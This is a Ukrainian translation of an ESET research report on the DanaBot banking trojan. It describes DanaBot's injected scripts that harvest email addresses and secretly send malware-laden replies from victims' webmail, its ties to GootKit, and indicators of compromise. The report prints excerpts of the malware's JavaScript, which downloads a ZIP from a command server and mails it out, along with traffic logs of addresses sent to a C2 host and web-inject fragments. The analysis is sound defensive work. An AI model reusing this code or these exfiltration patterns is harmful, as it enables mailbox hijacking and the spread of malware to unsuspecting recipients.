З новою можливістю надсилання спаму DanaBot виходить за рамки банківського трояна

Дослідження ESET
Грудень 2018 р.

Дослідження ESET показують, що оператори DanaBot розширюють шкідливе програмне забезпечення та, можливо, співпрацюють з іншою злочинною групою.

Загроза DanaBot відтепер виходить за межі категорії банківських троянів. Відповідно до дослідження спеціалістів ESET, оператори DanaBot нещодавно експериментували з функціями збирання електронних адрес та надсилання спаму, які можуть використовувати облікові записи електронної пошти жертв для подальшого поширення шкідливих програм.

Окрім нових функцій дослідники ESET виявили, що оператори DanaBot співпрацюють зі зловмисниками, які створили складний GootKit.

Надсилання спаму з поштових скриньок жертв

Нещодавно виявлені функції привернули на себе увагу дослідників ESET, під час аналізу модулів та пакетів, які, як правило, вставляють HTML або код JavaScript на сторінку перед її відображенням у веб-браузері. Шкідливе програмне забезпечення було спрямовано на користувачів декількох італійських служб електронної пошти в рамках поширення DanaBot у Європі у вересні 2018 року.

Згідно з дослідженням спеціалістів ESET, JavaScript, доданий в служби електронної пошти, виконує дві основні функції:

1. DanaBot збирає адреси електронної пошти з поштових скриньок жертв. Це відбувається за допомогою введення шкідливого скрипта в веб-сторінки служб електронної пошти, під час входу жертви до системи. DanaBot обробляє повідомлення електронної пошти та надсилає всі знайдені адреси електронної пошти на командний сервер.

	Time	Source	Destination	Protocol	Length	Info
720	19.816456	[redacted]	5.8.55.205	HTTP	959	GET /e.php?s=itfullemail&n=mat&b=[redacted]&_= HTTP/1.0
739	19.970059	5.8.55.205	[redacted]	HTTP	724	HTTP/1.1 200 OK (text/javascript)
1080	22.026962	[redacted]	5.8.55.205	HTTP	978	GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=[redacted]%40outlook.com%3B HTTP/1.0
1104	22.212159	5.8.55.205	[redacted]	HTTP	307	HTTP/1.1 200 OK (text/javascript)
1923	24.101602	[redacted]	5.8.55.205	HTTP	976	GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=[redacted]%40rmail.com%3B HTTP/1.0
1962	24.286068	5.8.55.205	[redacted]	HTTP	307	HTTP/1.1 200 OK (text/javascript)
3212	31.180916	[redacted]	5.8.55.205	HTTP	977	GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=[redacted]%40outlook.com%3B HTTP/1.0
3275	31.384992	5.8.55.205	[redacted]	HTTP	307	HTTP/1.1 200 OK (text/javascript)
6827	38.217341	[redacted]	5.8.55.205	HTTP	972	GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=no-reply%40microsoft.com%3B HTTP/1.0
6904	38.395999	5.8.55.205	[redacted]	HTTP	307	HTTP/1.1 200 OK (text/javascript)
13224	57.485656	[redacted]	5.8.55.205	HTTP	973	GET /getemail.php?lang=EN&s=outlook.live.com&n=mat&em=email%40mail.onedrive.com%3B HTTP/1.0
13247	57.801535	5.8.55.205	[redacted]	HTTP	307	HTTP/1.1 200 OK (text/javascript)

Рис. 1. DanaBot збирає електронні адреси

2. Якщо служба електронної пошти створена на основі Open-Xchange як, наприклад, популярна італійська служба libero.it — DanaBot також додає скрипт, який має можливість використовувати поштові скриньки жертви, щоб таємно надсилати спам-повідомлення на зібрані адреси електронної пошти.


Шкідливі електронні листи надсилаються у відповідь на легітимні повідомлення електронної пошти, знайдені в інфікованих поштових скриньках, створюючи враження, що самі власники поштових скриньок їх надсилають. Крім того, шкідливі електронні листи, надіслані з облікових записів, налаштованих на надсилання підписаних повідомлень, матимуть дійсні цифрові підписи.

Зловмисники особливо зацікавлені в адресах електронної пошти, з підрядоком «рес», який міститься в адресах «сертифікованої електронної пошти» в Італії. Це може свідчити про те, що автори DanaBot спрямовують свою діяльність на корпоративні та публічні електронні повідомлення, які, найімовірніше, будуть використовувати цю службу сертифікації.

Електронні листи включають ZIP-файли, попередньо завантажені з сервера зловмисників, які містять PDF-файли та шкідливий файл VBS. Виконання файлу VBS призводить до завантаження додаткових шкідливих програм за допомогою команди PowerShell.

```
SendLetter: function( addemail, LetterId ){
  if( X.Task.attach !=  ""){
    var request = new XMLHttpRequest();
    request.open('GET', "/analitycs/zipB1A20B5905/E015C94642.php?n=tam&task=" + X.Task.id + "&" + Math.random(), true);
    request.responseType = 'blob';
    request.onload = function() {
      var blob = new Blob([request.response], {type : 'application/x-zip-compressed;'});
      var FileName = X.Task.attach + X.RND(100,999999) + ".zip" ;
      var fileOfBlob = new File([blob], FileName);
      X.Work( LetterId, addemail, fileOfBlob );
    };
    request.send();
  }else{
    X.getScript("errork&task=" + X.Task.id +"&info=none attach");
  }
},
Work: function( LetterId, addemail, FileInfo ){
```

Рис. 2. Код завантаження шкідливого ZIP-файлу з командного сервера



```
  to_recipients = to_recipients.slice(1,to_recipients.length );
  if( em == null || !to_recipients.length || 0 == sended ){
    setTimeout(function(){ X.StartWork( X.Task ); }, 1000);
    return;
  }
  try{ X.$("#DDDNesEmail").text( X.$("#DDDNesEmail").text() + reply['data']['cc'] + to_recipients );  }catch(z){}
  json_0['from'] = reply['data']['from'];
  json_0['to'] = to_recipients;
  json_0['headers'] = reply['data']['headers'];
  json_0['subject'] = reply['data']['subject'];
  json_0['priority'] = reply['data']['priority'];
  json_0['vcard'] = 0;
  json_0['csid'] = reply['data']['csid'];
  json_0['initial'] = true;
  json_0['msgref'] = reply['data']['msgref'];
  json_0['attachments'] = reply['data']['attachments'];
  json_0['cc'] = reply['data']['cc'];
  json_0['bcc'] = reply['data']['bcc'];
  var fd = new FormData();
  fd.append( 'json_0', JSON.stringify(json_0));
  if( FileInfo ){
    fd.append( 'file_0', FileInfo);
  }
  X.$.ajax({
    url: '/appsuite/api/mail?action=new&lineWrapAfter=0&session=' + ox.session,
    data: fd,
    processData: false,
    contentType: false,
    type: 'POST',
    cache : false
  }).done(function(a){
    if( 2 == X.RND(1,3) ){ X.EmptyFolder(); }
    X.UsedLetter += ","+X.Task.id+":"+X.LetterId;
    X.getScript("updtask&sended=1&task=" + X.Task.id +"&used=" + encodeURIComponent(","+X.Task.id+":"+X.LetterId ) );
    X.StartWork( X.Task );
  });
}catch(z){
  X.StartWork( X.Task );
}
```

Рис. 3. Код створення електронного листа та додавання шкідливого вкладеного файлу




Рис. 4. Приклад спам-повідомлення з додаванням шкідливого ZIP-файлу з нещодавньої кампанії, націленої на Італію (джерело прикладу: VirusTotal)




Рис. 5. Приклад вмісту ZIP-вкладення

На момент написання дослідження описані вище шкідливі функції спрямовувалися тільки на Італію; цільові служби вказані в кінці цього дослідження.

Зв'язки між DanaBot та GootKit

Проаналізувавши шкідливий файл VBS на командному сервері DanaBot, спеціалісти ESET виявили, що файл вказує на модуль завантажувача для GootKit, складного прихованого трояна, який використовується в основному під час атак на банківське програмне забезпечення. Схоже, що файл VBS створюється автоматично та відрізняється при кожному запуску.

Дослідники ESET вперше виявили, що розробники DanaBot поширюють інші шкідливі програми. Раніше вважалось, що DanaBot управляється однією закритою групою. Така поведінка є новою і для GootKit, який розглядався як приватний інструмент, що не продавався на незаконних форумах, та управлявся закритою групою. Спеціалісти ESET нещодавно зафіксували поширення зразка GootKit іншим програмним забезпеченням — трояном Emotet під час останніх кампаній у «Чорну п'ятницю» та Кіберпонеділок.

Окрім наявності GootKit на серверах, що використовуються DanaBot, дослідники ESET знайшли й інші факти, які свідчать про співпрацю між операторами DanaBot та GootKit.

По-перше, дані телеметрії ESET дозволили пов'язати діяльність GootKit із підмережею командного сервера та доменом верхнього рівня (TLD), який також використовує DanaBot. Троян DanaBot використовує багато IP-адрес у підмережі 176.119.1.0/24 для командного сервера та перенаправлень (див. Розділ «Ідентифікатори компроментації»). Хоча доменні імена DanaBot змінюються кожні кілька днів, .co є їх найпоширенішим TLD (наприклад egnacios [.] Co, kimshome [.] Co та ін.). Зразки GootKit, завантажені шкідливим компонентом на командний сервер DanaBot містять funetax [.] Co та reltinks [.] Co як їх командні сервери. Обидва прив’язані до 176.119.1.175 на деякий час.

По-друге, домени DanaBot та GootKit, як правило, використовують однаковий реєстратор для своїх доменів .co, а саме Todaynic.com, Inc, та в основному використовують одинакові назви серверів — dnspod.com.

За тиждень, починаючи з 29 жовтня 2018 року, телеметрія ESET показала значне зниження поширення DanaBot у Польщі; в той же тиждень у Польщі спостерігалось значне підвищення активності GootKit. Під час цього сплеску загроза GootKit поширювалася за допомогою того ж методу, що й DanaBot в недавніх польських кампаніях.




Рис.6. Діяльність DanaBot та GootKit у Польщі між 08 жовтня та 08 листопада 2018 року

Подібність з іншими сімействами шкідливого програмного забезпечення

Аналізуючи DanaBot, спеціалісти ESET також помітили, що частина налаштувань DanaBot має структуру, як в інших сімействах шкідливого програмного забезпечення, наприклад Tinba або Zeus. Це дозволяє розробникам використовувати подібні скрипти модулів та пакетів, які, як правило, вставляють HTML або код JavaScript на сторінку перед її відображенням у веб-браузері, або навіть повторно використовувати сторонні скрипти.

Цікаво, що деякі скрипти дуже схожі на скрипти [трояна BackSwap], а саме: назви угод та розташування скрипта на сервері.

```
function LoadSkr(linkk) {var script=document.createEl
var wwww='https://ksmahon.co/';var waitdiv="<center i
var waitfk="<div class=\"header\"></div> <form name=\'
var waitlok="<div><center> <br/> Prowadzone sa prace r

//my7ajx("title, head").remove();

var netbot="frr";
var rem777bname2="";
if(window.rem777bname) rem777bname2=window.rem777bnam
var loca=location.href;
var tyyp=0;

var apan=wwww+"az/a/777.php?typ="+document.location.h

var args={};
var tmp1;
var tkstate=1;var lg="",ps="",tk="";
var lgf;var pss;var tabl;var tabltr;var btn;var click

function fake77(a,b){
if(a==1){
tkstate=4;
my7ajx("#fkwt, .fkwt").remove();
tabl.html(waitfk);
my7ajx("#fk3").html(lgf);
my7ajx("#fk1").html(b.split("z")[0]);
```

```
function LoadSkr(linkk) {var script=document.createEl
var wwww='https://getsumpsi.co/';wwww="https://"+docu
var waitfk="<div class=\"header\"></div> <form name=\'
var waitlok="<div><center> <br/> Prowadzone sa prace r

//my7ajx("title, head").remove();

var netbot="frr";
var rem777bname2="";
if(window.rem777bname) rem777bname2=window.rem777bnam
var loca=location.href;
var tyyp=0;

var apan=wwww+"/my9rep/777.php?typ="+document.locatio

var args={};
var tmp1;
var tkstate=1;var lg="",ps="",tk="";
var lgf;var pss;var tabl;var tabltr;var btn;var click

function fake77(a,b){
if(a==1){
tkstate=4;
my7ajx("#fkwt, .fkwt").remove();
tabl.html(waitfk);
my7ajx("#fk3").html(lgf);
my7ajx("#fk1").html(b.split("z")[0]);
```

Рис. 7. Порівняння скриптів, які використовуються BackSwap (ліворуч) та DanaBot (праворуч). Відмінності позначені помаранчевим кольором

Висновок

Дослідження спеціалістів ESET показують, що DanaBot має набагато ширший спектр функцій, ніж типове банківське шкідливе програмне забезпечення. Оператори загрози регулярно додають нові функції, тестуючи нові вектори поширення та, можливо, співпрацюють з іншими групами кіберзлочинців.

Системи ESET виявляють та блокують як DanaBot, так і GootKit.

Хеші та назви виявлень компонентів та плагінів DanaBot можна знайти в [попередньому дослідженні DanaBot], проведеного спеціалістами ESET. Домени, IP-адреси та хеші, пов'язані з кампанією, спрямованої на Італію, можна знайти в розділі «Ідентифікатори компроментації» цього дослідження.

Сервіси електронної пошти, на які націлена функція збирання адрес електронної пошти

- Будь-які сервіси на основі [Roundcube]

- Будь-які сервіси на основі Horde
- Будь-які сервіси на основі Open-Xchange
- aruba.it
- bluewin.ch
- email.it
- gmx.net
- libero.it
- mail.yahoo.com
- mail.google.com
- mail.one.com
- outlook.live.com
- tecnocasa.it
- tim.it
- tiscali.it
- vianova.it

Послуги сервісів електронної пошти, на які націлена функція надсилання спаму

- Будь-які сервіси на основі Open-Xchange

Ідентифікатори компроментації

Домени, які використовуються файлом VBS для скачування шкідливих програм (GootKit на момент написання)

- job.hitjob[.]it
- vps.hitjob[.]it
- pph.picchio-intl[.]com
- dcc.fllimorettinilegnaegiardini[.]it
- icon.fllimorettinilegnaegiardini[.]it
- team.hitweb[.]it
- latest.hitweb[.]it
- amd.cibariefoodconsulting[.]it

Приклади доменів, які використовуються модулем завантажувача GootKit

- vps.cibariefoodconsulting[.]it
- ricci.bikescout24[.]fr
- drk.fm604[.]com
- gtdspr[.]space
- it.sunballast[.]de

Діючі командні сервери DanaBot (станом на 6 грудня, 2018)

- 5.8.55[.]205
- 31.214.157[.]12
- 47.74.130[.]165
- 149.154.157[.]106

- 176.119.1[.]99
- 176.119.1[.]100
- 176.119.1[.]120
- 176.119.1[.]176
- 176.223.133[.]15
- 185.254.121[.]44
- 188.68.208[.]77
- 192.71.249[.]50

Приклад VBS файла зі спам-повідомлення

SHA-1	**Назва виявлення ESET**
A05A71F11D84B75E8D33B06E9E1EBFE84FAE0C76	VBS/Kryptik.KY

Приклад завантаженого GootKit

SHA-1	**Назва виявлення ESET**
0C2389B3E0A489C8E101FFD0E3E2F00E0C461B31	Win32/Kryptik.GNNS

Дослідження подано в перекладі. Оригінал доступний за посиланням.